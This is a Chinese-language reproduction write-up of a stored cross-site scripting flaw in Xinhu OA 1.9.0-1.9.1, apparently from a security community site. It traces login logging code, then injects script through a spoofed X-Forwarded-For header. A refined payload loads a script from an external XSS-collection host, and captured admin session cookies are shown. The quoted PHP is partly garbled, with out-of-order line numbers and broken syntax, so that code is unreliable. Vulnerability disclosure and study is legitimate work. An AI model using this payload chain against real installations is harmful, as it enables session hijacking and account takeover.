

## 信呼 oa 1.9.0-1.9.1 储存型 xss


### 一、漏洞简介

### 二、漏洞影响

信呼 oa 1.9.0-1.9.1

### 三、复现过程

首先搭建好之后跳转到一个登录页面




输入刚开始安装时设置的管理员 **username paword**

然后点击登陆，然后抓包查看传参，然后去寻找登陆模块的源代码，根据传参的追踪，我们很快就能追踪到这个文件


**webmain\model\loginMode.php**

然后我在这个登陆文件 **loginMode.php** 的第 209 行到 215 行发现了一些东西



```
199 $logins = $msg;
196 $ymbo = true;
197 }
198 }
199 }
200 //判断验证码对不对
201 $yarr = o('xinhuapi')->checkcode($mobile, $yanzm, $device);
202 if(!$yarr['success']){
203     $msg = $yarr['msg'];
204     $logins = $msg;
205 }
206 }
207 }
208 }
209 $level = ($msg=='') ? 0 : 3;
210 m($log)->addlogs(['$cfom'=>$cfom, '$posts'=>$posts, '$loginx'=>$loginx, '$logins'=>$level, array(
211     'optid' => $uid,
212     'optname' => $name,
213     'ip' => $ip,
214     'web' => $web,
215     'device' => $device
216 ));
217 if($ymbo){
218     return array(
219         'msg' => '请输入验证码',
220         'mobile' => $this->rock->m->encrypt($mobile),
221         'shouji' => substr($mobile,0,3).'***'.substr($mobile,-4,4)
222     );
223 }
224 if($msg==''){
225     $this->db->update('Qadmin','loginid'='loginid'+1, $uid);
226     $moddt = date('Y-m-d H:i:s', time()-10*3600);
227     $lastd = date('Y-m-d H:i:s', time()-24*3600*7);
228     $this->delete('uid'=$uid and 'cfom'=$cfom and 'moddt'<$moddt');
229     $this->delete('moddt'<$lastd); //删除7天未登录的记录
230     $token = $this->db->ranknum('Qlogintoken','token', 8);
```

这里出现了一个 `addlogs` 函数，看名字应该是添加日志，在 `logModel.php` 中发现了他的定义



```
1 <?php
2 class logClassModel extends Model
3 {
4     public function addlog($type='', $remark='', $sarr=array())
5     {
6         $sarr['type'] = $type;
7         $sarr['ip'] = $this->rock->ip;
8         $sarr['web'] = $this->rock->web;
9         $sarr['optdt'] = $this->rock->now();
10        $sarr['optid'] = $this->adminid;
11        $sarr['optname'] = $this->adminname;
12        $sarr['remark'] = $remark;
13        $sarr['url'] = $this->rock->nowurl();
14        foreach($sarr as $k=>$v) $sarr[$k]=$v;
15        $this->insert($sarr);
16    }
```

这里是获取了信息然后给数组赋值，然后 `insert` 函数调用在 `mysql.php`



很明显这里是插入语句的模板，这里就应该是登陆失败后，日志会记录下来前面看的到那些数组赋值的信息。

通过查看 Mysql 日志发现，登录失败他会记录我们的 Ip，那么就简单了，我们是否可以尝试使用 X-Forwarded-For 来改变他的 ip，然后我们使用

X-Forwarded-For:127.0.0.1

X-F-F 成功更换后台 Ip

3	<input type="checkbox"/>	pc 登录	[admin]用户名密码不对	2020-06-08 13:48:46	Firefox	1591594698583	3	30
4	<input type="checkbox"/>	pc 登录	[admin]用户名登录成功	2020-06-08 13:47:09	Chrome	1591594685552	0	29
5	<input type="checkbox"/>	pc 登录	[admin]用户名密码不对	2020-06-08 13:46:07	Firefox	1591594698583	3	28
6	<input type="checkbox"/>	pc 登录	[admin]用户名密码不对	2020-06-08 13:46:06	Firefox	1591594698583	3	27
7	<input type="checkbox"/>	pc 登录	[admin]用户名登录成功	2020-06-08 13:41:53	Firefox	1591594698583	0	26
8	<input type="checkbox"/>	pc 登录	[admin]用户名登录成功	2020-06-08 13:40:40	Firefox	1591594698583	0	25

打个 xss

fcmit.cc

Burp Suite Professional v2.0.08beta - Temporary Project - licensed to By Jas502n

Burp Project Intruder Repeater Window Help

Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Extender F

1 x 2 x 3 x ...

Go

Cancel

<

>

## Request

Raw Params Headers Hex

POST /index.php?a=check&m=login&d=&ajaxbool=true&rnd=982804 HTTP/1.1

Host: 192.168.0.104

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:77.0) Gecko/20100101 Firefox/77.0

Accept: application/json, text/javascript, \*/\*

Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2

Accept-Encoding: gzip, deflate

Content-Type: application/x-www-form-urlencoded

X-Requested-With: XMLHttpRequest

Content-Length: 102

Origin: http://192.168.0.104

X-Forwarded-For: <script>alert(1)</script>

Connection: close

Referer: http://192.168.0.104/?m=login

Cookie: PHPSESSID=v7dae0ko8mip20jaf2atdj1inp; deviceid=1591594698583;

xinhu\_ca\_adminuser=admin; xinhu\_ca\_rempass=0

rempass=0&jmpass=false&device=1591594698583&ltype=0&adminuser=YWRtaW4%3A&adminpas

s=MTExMTExMTEx&yanzm=

后台成功弹框





打开 XSS 平台



打一遍发现没用，获取不到 cookie，F12 看看咋回事

```

    <td align="center" width="40">...</td>
    <td align="center" style row="9" cell="0">pc登录</td>
    <td align="center" style row="9" cell="1"></td>
    <td align="left" style="word-wrap:break-word;word-break:bre
    <td align="center" style row="9" cell="3">2020-06-08 13:59:
    <td align="center" style row="9" cell="4"> == $0
    <script src="//" xs.sb jwdu>...</script>
  </td>
</tr>
<tr oi="10" dataid="34">...</tr>
<tr oi="11" dataid="33">...</tr>

```

果然是 xss 代码出了问题

构造 xss 代码，极限代码-->多加//防止被转入之前--

><sCRiPt/SrC=////xs.sb/Jwdu>

项目内容

项目名称: 信呼OA

Domain: 全部

时间	接收的内容	Request Headers	操作
2020-06-08 14:05:48	<ul style="list-style-type: none"> <li>location : http://192.168.0.104/</li> <li>toplocation : http://192.168.0.104/</li> <li>cookie : PHPSESSID=...</li> <li>user-agent : Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/83.0.4103.97 Safari/537.36</li> <li>REMOTE_ADDR : ...</li> <li>IP-ADDR : ...</li> </ul>	<ul style="list-style-type: none"> <li>HTTP_REFERER : http://192.168.0.104/</li> <li>HTTP_USER_AGENT : Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/83.0.4103.97 Safari/537.36</li> <li>REMOTE_ADDR : ...</li> <li>IP-ADDR : ...</li> </ul>	删除

选中项操作: 删除

1 共1页

先知社区

## 参考链接

<https://xz.aliyun.com/t/7887>